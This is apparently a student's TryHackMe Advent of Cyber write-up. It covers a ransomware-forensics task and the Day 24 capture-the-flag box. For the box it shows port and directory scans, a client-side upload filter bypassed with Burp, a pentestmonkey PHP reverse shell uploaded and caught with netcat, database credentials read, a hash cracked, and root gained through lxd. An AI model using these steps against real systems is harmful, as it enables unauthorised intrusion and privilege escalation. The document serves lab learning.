
Question 2

We open the confidential file to find out the file extension of the encrypted file.




Question 3

We are able to find out the suspicious scheduled task in the task scheduler.




Question 4

We got the suspicious scheduled task file location in the task scheduler.




Question 5

We got the ID of ShadowCopyVolume by inspecting the properties in the task scheduler




Question 6

We checkmark the hidden items box to find out the hidden file.



Question 7

We restore the previous version of the file by clicking at the properties of the file and go to the previous version tab to obtain the password.



Thought Process/Methodology:

For this task, we will use Remmina to complete the task. We open Remmina and connect to the machine using the IP Address, username and user password provided in the THM. Before that, we need to make changes regarding quality settings on the preferences in the RDP tab. Once logged into the machine, we can now see the desktop. Open the ransom note file and copy the bitcoin address in the file to the terminal. In the terminal we use command "base64 -d" to convert the bitcoin address into plain text value. After that, we open the disk management tab and change the drive and letter for the backup file to Backup(Z:).


Then, we go to the Backup(Z:), go to the view tab and checkmark the hidden items box. Now we'll be able to view all the hidden content in the window explorer which is the file named confidential. To find out the file extension of the encrypted file, we open the confidential file. We are able to know the suspicious scheduled task by viewing it in the task scheduler. To view the file location of the suspicious task, we check the properties in the task scheduler and go to the action tab. We may also know the ID of ShadowCopyVolume by inspecting the properties in the task scheduler. After that, we want to look for a password in the encrypted file that no longer exists. We need to restore the previous version of the file by clicking at the properties of the file and go to the previous version tab. Now we can restore the file and obtain the password.

Day24: Final Challenge - The Trial Before Christmas

Tools used: Kali Linux, Firefox

Solution/Walkthrough:


Question 1



```
(kali㉿kali)-[~]
$ nmap 10.10.171.8
Starting Nmap 7.92 ( https://nmap.org ) at 2022-07-24 03:17 EDT
Nmap scan report for 10.10.171.8
Host is up (0.33s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT      STATE SERVICE
80/tcp    open  http
65000/tcp open  unknown

Nmap done: 1 IP address (1 host up) scanned in 26.95 seconds
```

Question 2



Question 3

```
kali@kali:~  
File Actions Edit View Help  
Processing triggers for kali-menu (2021.4.2) ...  
[kali㉿kali] ~  
└─$ gobuster dir -u http://10.10.171.8:65000 -x php -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -t 40  
Gobuster v3.1.0  
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)  
[+] Url: http://10.10.171.8:65000  
[+] Method: GET  
[+] Threads: 40  
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt  
[+] Negative Status codes: 404  
[+] User Agent: gobuster/3.1.0  
[+] Extensions: php  
[+] Timeout: 10s  
2022/07/24 03:22:04 Starting gobuster in directory enumeration mode  
/index.php (Status: 200) [Size: 800]  
/uploads.php (Status: 200) [Size: 1328]  
/assets (Status: 301) [Size: 320] [→ http://10.10.171.8:65000  
/assets/] Progress: 644 / 441122 (0.15%)
```

Question 4

Burp Suite Community Edition v2021.10.2 - Temporary Project

Burp Project Intruder Repeater Window Help

Sequencer Decoder Comparator Logger Extender Project options User options Learn

Dashboard Target Proxy Intruder User options Repeater

Intercept HTTP history WebSockets history Options

Proxy Listeners

Burp Proxy uses listeners to receive incoming HTTP requests from your browser. You will need to configure your browser to use one of the listeners as its proxy server.

Add	Running	Interface	Invisible	Redirect	Certificate	TLS Protocols
Edit	<input checked="" type="checkbox"/> 10.6.42.115:65000			Per-host	Default	
Remove						

Each installation of Burp generates its own certificate. You can export this certificate for use in other tools or applications.

Import / export CA certificate

?

Intercept Client Requests

Use these settings to control which requests are intercepted.

Intercept requests based on the following rules:

Add	Enabled	Operator
<input checked="" type="checkbox"/>	Or	Request
	Or	HTTP method
	And	URL
Up	Contains parameters	Does not match
Down	(get post)	Is in target scope

OK Cancel

Automatically fix missing or superfluous new lines at end of request

Automatically update Content-Length header when the request is edited

?

Intercept Server Responses

Use these settings to control which responses are stalled for viewing and editing in the Intercept tab.

Intercept responses based on the following rules:

Add	Enabled	Operator	Match type	Relationship	Condition
-----	---------	----------	------------	--------------	-----------

kali@kali: ~

File Actions Edit View Help

kali@kali: ~ x kali@kali: ~ x kali@kali: ~ x


```
(kali㉿kali)-[~]
$ cp /usr/share/webshells/php/php-reverse-shell.php ./reverse-shell.jpg.php

(kali㉿kali)-[~]
$ nano reverse-shell.jpg.php
```

```
kali@kali: ~ kali@kali: ~ kali@kali: ~
File Actions Edit View Help
GNU nano 5.9 reverse-shell.jpg.php

// Limitations
// _____
// proc_open and stream_set_blocking require PHP version 4.3+, or 5+
// Use of stream_select() on file descriptors returned by proc_open() will fail
// Some compile-time options are needed for daemonisation (like pcntl, posix)
//
// Usage
// _____
// See http://pentestmonkey.net/tools/php-reverse-shell if you get stuck.

set_time_limit (0);
$VERSION = "1.0";
$ip = '10.10.171.8'; // CHANGE THIS
$port = 1234; // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;
[ Wrote 192 lines ]
^G Help ^O Write Out ^W Where Is ^K Cut ^T Execute
^X Exit ^R Read File ^\ Replace ^U Paste ^J Justify
```





Question 5

```
kali@kali: ~ kali@kali: ~ kali@kali: ~
└─(kali㉿kali)-[~]
$ sudo nc -lvpn 1234
[sudo] password for kali:
listening on [any] 1234 ...
```

```
└─(kali㉿kali)-[~]
└─$ sudo nc -lvpn 1234
listening on [any] 1234 ...
connect to [10.6.42.115] from (UNKNOWN) [10.10.171.8] 44888
Linux light-cycle 4.15.0-128-generic #131-Ubuntu SMP Wed Dec 9 06:57:35 UTC 2
020 x86_64 x86_64 x86_64 GNU/Linux
 08:45:44 up 30 min,  0 users,  load average: 0.08, 0.04, 0.23
USER     TTY      FROM          LOGIN@ IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ ┌─[~]
```

```
$ find / -name web.txt 2>/dev/null
/var/www/web.txt
$ cat /var
cat: /var: Is a directory
$ cat ./var/
cat: ./var/: Is a directory
$ cat /var/
cat: /var/: Is a directory
$ cat /var/www/web.txt
THM{ENTER_THE_GRID}
$ ┌─[~]
```

Question 6

```
$ python3 -c 'import pty;pty.spawn("/bin/bash")'
www-data@light-cycle:/$ whoami
whoami
www-data
www-data@light-cycle:/$ export TERM=xterm
export TERM=xterm
www-data@light-cycle:/$ ^Z
zsh: suspended  sudo nc -lvpn 1234
```

```
└─(kali㉿kali)-[~]
└─$ stty raw -echo; fg
[1] + continued  sudo nc -lvpn 1234                               148 * 1 ◊
www-data@light-cycle:/$ whoami
www-data
```

Question 7

```
kali@kali: ~
File Actions Edit View Help
kali@kali: ~ * kali@kali: ~ * kali@kali: ~ * kali@kali: ~ *
www-data@light-cycle:/var/www/ENCOM$ cd .var/www/
bash: cd: ./var/www/: No such file or directory
www-data@light-cycle:/var/www/ENCOM$ cd /var/www/
www-data@light-cycle:/var/www$ ls
ENCOM TheGrid web.txt
www-data@light-cycle:/var/www$ cd TheGrid
www-data@light-cycle:/var/www/TheGrid$ ls
includes public_html rickroll.mp4
www-data@light-cycle:/var/www/TheGrid$ cd includes
www-data@light-cycle:/var/www/TheGrid/includes$ ls
apiIncludes.php dbauth.php login.php register.php upload.php
www-data@light-cycle:/var/www/TheGrid/includes$ cat dbauth.php
<?php
$dbaddr = "localhost";
$dbuser = "tron";
$dbpass = "IFightForTheUsers";
$database = "tron";

$dbh = new mysqli($dbaddr, $dbuser, $dbpass, $database);
if($dbh->connect_error){
    die($dbh->connect_error);
}
?>
www-data@light-cycle:/var/www/TheGrid/includes$ ^C
www-data@light-cycle:/var/www/TheGrid/includes$ █
```

Question 8

```
kali㉿kali: ~ × kali㉿kali: ~ × kali㉿kali: ~ × kali㉿kali: ~ ×

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement
.

mysql> clear
mysql> show databases
      → ; 2023-07-24 08:44:54K
+-----+
| Database
+-----+
| information_schema
| tron
+-----+
2 rows in set (0.02 sec)

mysql> use tron;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
```

Question 9

CrackStation

Defuse.ca · Twitter

CrackStation · Password Hashing Security · Defuse Security

Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

```
edc621628f6d19a13a00fd683f5e3fff
```

I'm not a robot reCAPTCHA
Privacy - Terms

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1/sha1_bin), CubesV3.1BackupDefaults

Hash	Type	Result
edc621628f6d19a13a00fd683f5e3fff	md5	@computer@

Color Codes: Green: Exact match, Yellow: Partial match, Red: Not found.

[Download CrackStation's Wordlist](#)

Question 10

```
www-data@light-cycle:/var/www/TheGrid/includes$ su flynn
Password:
```

Question 11

```
flynn@light-cycle:/var/www/TheGrid/includes$ whoami
flynn
flynn@light-cycle:/var/www/TheGrid/includes$ cd /home/flynn/
flynn@light-cycle:~$ ls
user.txt
flynn@light-cycle:~$ cat user.txt
IHM{IDENTITY_DISC_RECOGNISED}
flynn@light-cycle:~$
```

Question 12

```
flynn@light-cycle:/var/www/TheGrid/includes$ id
uid=1000(flynn) gid=1000(flynn) groups=1000(flynn),109(lxd)
flynn@light-cycle:/var/www/TheGrid/includes$
```

Question 13

```

flynn@light-cycle:~$ lxc image list
To start your first container, try: lxc launch ubuntu:18.04

+---+-----+-----+-----+-----+
| ALIAS | FINGERPRINT | PUBLIC | DESCRIPTION | ARCH |
+---+-----+-----+-----+-----+
| Alpine | a569b9af4e85 | no | alpine v3.12 (20201220_03:48) | x86_64 | 3
.07MB | Dec 20, 2020 at 3:51am (UTC) |
+---+-----+-----+-----+-----+
flynn@light-cycle:~$ █

```

```

Creating strongbad
/mnt/root recursive-true config device add strongbad trogdr disk source=/ path=/
Device trogdr added to strongbad
flynn@light-cycle:~$ lxc start strongbad
flynn@light-cycle:~$ whoami
flynn
flynn@light-cycle:~$ lxc exec strongbad /bin/sh
~ # whoami
root
~ # id
uid=0(root) gid=0(root)
~ # cd /mnt/root/root
/mnt/root/root # ls
root.txt
/mnt/root/root # cat root.txt
THM{FLYNN_LIVES}█

```

"As Elf McEager claimed the root flag a click could be heard as a small chamber on the anterior of the NUC popped open. Inside, McEager saw a small object, roughly the size of an SD card. As a moment, he realized that was exactly what it was. Perplexed, McEager shuffled around his desk to pick up the card and slot it into his computer. Immediately this prompted a window to open with the word 'HOLO' embossed in the center of what appeared to be a network of computers. Beneath this McEager read the following: Thank you for playing! Merry Christmas and happy holidays to all!"

Thought Process/Methodology:

Firstly, we open a terminal and run the 'nmap' command to scan all ports that are open. After scanning, it displays two ports. Next, we open Firefox and run it on port 65000. When we reach the page, we see a website with the title Light Cycle with login and register options. Next, we run the gobuster command to search for the php file and we get the file. We go back to Firefox to open port 65000 with '/uploads.php' and it shows a website that writes uploads with a motorcycle image. We then launched Burp Suite to intercept our website. Open Burp Suite, then navigate to the proxy to delete the 'js' from the condition. We went back to the website to refresh it. Now we go back to Burp Suite to forward until we see it display '/assets/js/filter.js' and drop it. Then we open the reverse shell to change the IP address to that of our IP machine, and finally we upload the reverse shell to the website. We start a netcat listener on our terminal with 'sudo nc -lvp 1234'. Then we navigate to the '/grid' to see the file uploads. We open the reverse shell file, then navigate back to our netcat listener and see a shell session has started. Next, we use the find command to find where the 'web.txt' file is located. After that, we use the cat command to get the flag for 'web.txt'. We upgrade and stabilise our shell. Next, we do a bit of searching to find the username and

password. We open 'dbauth.php' and it displays the username and password. Next, we access MySQL and list out the databases. We list the contents of the users table with 'select * from users;' and it shows the username and password. We go to '<https://crackstation.net/>' to crack the password. Next, we log in as flynn to get the flag for 'user.txt'. Next, we privilege escalation with lxd to get the flag for 'root.txt'.